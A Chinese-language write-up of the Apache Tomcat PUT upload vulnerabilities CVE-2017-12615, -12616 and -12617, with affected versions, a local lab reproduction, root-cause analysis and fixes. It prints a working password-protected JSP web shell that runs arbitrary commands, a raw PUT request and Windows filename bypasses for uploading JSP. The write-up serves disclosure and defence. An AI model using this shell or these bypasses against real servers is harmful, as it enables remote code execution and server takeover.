**0×00前情提要**

**Apache Tomcat团队10月3日宣布，如果配置了默认servlet，则在9.0.1（Beta），8.5.23,8.0.47和7.0.82之前的所有Tomcat版本都包含所有操作系统上的潜在危险的远程执行代码（RCE）漏洞，CVE-2017-12617：远程代码执行漏洞。**

只需参数readonly设置为false或者使用参数readonly设置启用WebDAV servlet false。此配置将允许任何未经身份验证的用户上传文件（如WebDAV中所使用的）。发现并阻止上传JavaServer Pages（.jsp）的过滤器可以避免这个问题。所以只要JSP可以上传，然后就可以在服务器上执行。

现在，由于此功能通常不需要，所以大多数公开曝光的系统将不会readonly设置false并因此不受影响。

在WindowsCVE-2017-12615的 Tomcat 7中，类似的漏洞被修复后，前几天又发现了这个安全问题（CVE-2017-12617）。

2017年9月19日，Apache Tomcat官方确认并修复了两个高危漏洞，漏洞CVE编号:CVE-2017-12615和CVE-2017-12616,该漏洞受影响版本为7.0-7.80之间，在一定条件下，攻击者可以利用这两个漏洞，获取用户服务器上 JSP 文件的源代码，或是通过精心构造的攻击请求，向用户服务器上传恶意JSP文件，通过上传的 JSP 文件 ，可在用户服务器上执行任意代码，从而导致数据泄露或获取服务器权限，存在高安全风险。

**CVE-2017-12616：信息泄露漏洞**

当 Tomcat 中使用了 VirtualDirContext 时，攻击者将能通过发送精心构造的恶意请求，绕过设置的相关安全限制，或是获取到由VirtualDirContext 提供支持资源的 JSP 源代码。

**CVE-2017-12615：远程代码执行漏洞**

当 Tomcat 运行在 Windows 主机上，且启用了 HTTP PUT 请求方法（例如，将readonly 初始化参数由默认值设置为 false），攻击者将有可能可通过精心构造的攻击请求向服务器上传包含任意代码的 JSP 文件。之后，JSP 文件中的代码将能被服务器执行。

通过以上两个漏洞可在用户服务器上执行任意代码，从而导致数据泄露或获取服务器权限，存在高安全风险。

**影响版本:**

CVE-2017-12617影响范围：Apache Tomcat 7.0.0 – 7.0.81

CVE-2017-12616影响范围：Apache Tomcat 7.0.0 – 7.0.80

CVE-2017-12615影响范围： Apache Tomcat 7.0.0 – 7.0.79

**参考链接：**

CVE-2017-12615：

<https://tomcat.apache.org/security-7.html>

[http://tomcat.apache.org/securit… pache\_Tomcat\_7.0.81](http://tomcat.apache.org/securit%20...%20pache_Tomcat_7.0.81)

[CVE-2017-12617](http://cvedetails.com/cve/cve-2017-12617)

<http://tomcat.apache.org/security-7.html>

<http://tomcat.apache.org/security-8.html>

<http://tomcat.apache.org/security-9.html>

**0×01漏洞利用**

该[公开描述的利用](https://bz.apache.org/bugzilla/show_bug.cgi?id=61542)是作为发送特殊特制HTTP，使用PUT作为有效载荷用JSP请求到Tomcat服务器。


然后，当通过HTTP客户端（例如Web浏览器）访问新上传的JSP时，执行代码。

[](https://image.3001.net/images/20171010/15076416417919.png)


首先搭建tomcat环境，需要预装下jdk，安装流程和配置参考：

<http://www.ouyaoxiazai.com/soft/stgj/133/45254.html>

搭建成功后，访问 [http://127.0.0.1:8080](http://127.0.0.1:8080/)

[](https://image.3001.net/images/20171010/15076416768161.png)

安装好后，修改 D:\ProgramFiles\Apache Software Foundation\Tomcat 7.0\conf\web.xml 配置文件，增加 readonly 设置为 false ，一定要记得重启下tomcat服务。

[](https://image.3001.net/images/20171010/15076416902010.png)

然后使用burpsuite抓包把GET方法转为PUT方法，后面加test.jsp文件的内容然后发送

**POC如下：**

<%@ page language="java" import="java.util.\*,java.io.\*" pageEncoding="UTF-8"%>  
<%!**public** **static** String **excuteCmd**(String c)   
{  
 StringBuilder line = **new** StringBuilder();  
**try**   
{  
 Process pro = Runtime.getRuntime().exec(c);  
 BufferedReader buf = **new** BufferedReader(**new** InputStreamReader(pro.getInputStream()));  
 String temp = **null**;  
 **while** ((temp = buf.readLine()) != **null**)   
 {  
 line.append(temp+"\\n");  
 }  
 buf.close();  
}   
**catch** (Exception e)   
{  
 line.append(e.getMessage());  
}  
**return** line.toString();  
}  
%>  
<%  
**if**("023".equals(request.getParameter("pwd"))&&!"".equals(request.getParameter("cmd")))  
{  
 **out**.println("<pre>"+excuteCmd(request.getParameter("cmd"))+"</pre>");  
}  
**else**  
{  
 **out**.println(":-)");  
}  
%>

注意：PUT路径要用/结束，写入成功后，会返回201或者200，如果返回404说明没有写/。

不能直接put jsp或者jspx文件的，在windows下可以用test.jsp/、test.jsp/.、test.jsp::$DATA来绕过

经过测试，最新版apache-tomcat-7.0.81可以用test.jsp/、test.jsp/.来绕过

PUT /test.jsp/ HTTP/1.1  
Host: 127.0.0.1:8080  
Content-Length: 25

<%**out**.println("test");%>

访问<http://127.0.0.1:8080/test.jsp> 页面会出现test这个字符串

写入成功后，在服务器的 web目录，如下

D:\Program Files\Apache SoftwareFoundation\Tomcat 7.0\webapps\ROOT增加了test.jsp文件

访问上传的文件 <http://127.0.0.1:8080/test.jsp?pwd=023&cmd=ipconfig>

**0×02原理分析**

Tomcat 的 Servlet 是在 conf/web.xml 配置的，通过配置文件可知，当后缀名为 .jsp 和 .jspx 的时候，是通过 JspServlet 处理请求的：

而其他的静态文件是通过 DefaultServlet 处理的：

可以得知，“1.jsp ”（末尾有一个和空格）并不能匹配到 JspServlet，而是会交由 DefaultServlet 去处理。当处理 PUT 请求时：

会调用 resources.bind：

dirContext 为 FileDirContext：

调用 rebind 创建文件：

又由于 Windows 不允许“ ”作为文件名结尾，所以会创建一个 .jsp 文件，导致代码执行。

**0×03参考资料：**

<https://github.com/fupinglee/MyPython/tree/master/exploit/CVE-2017-12615>

<https://www.secfree.com/article-399.html>

<https://www.rapid7.com/db/vulnerabilities/apache-tomcat-cve-2017-12617>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12617>

<https://lists.apache.org/thread.html/3fd341a604c4e9eab39e7eaabbbac39c30101a022acc11dd09d7ebcb@%3Cannounce.tomcat.apache.org%3E>

**0×04修复建议：**

将Tomcat更新到该漏洞被修复的版本（例如，Tomcat 8.5.23）只能防止攻击者上传JSP。

但是readonlyinit-param不应该将false首先设置。如果此参数保留到默认（true），则攻击者无法上传文件。

另外，当然也可以在前端（例如WAF）上阻止PUT和DELETE请求。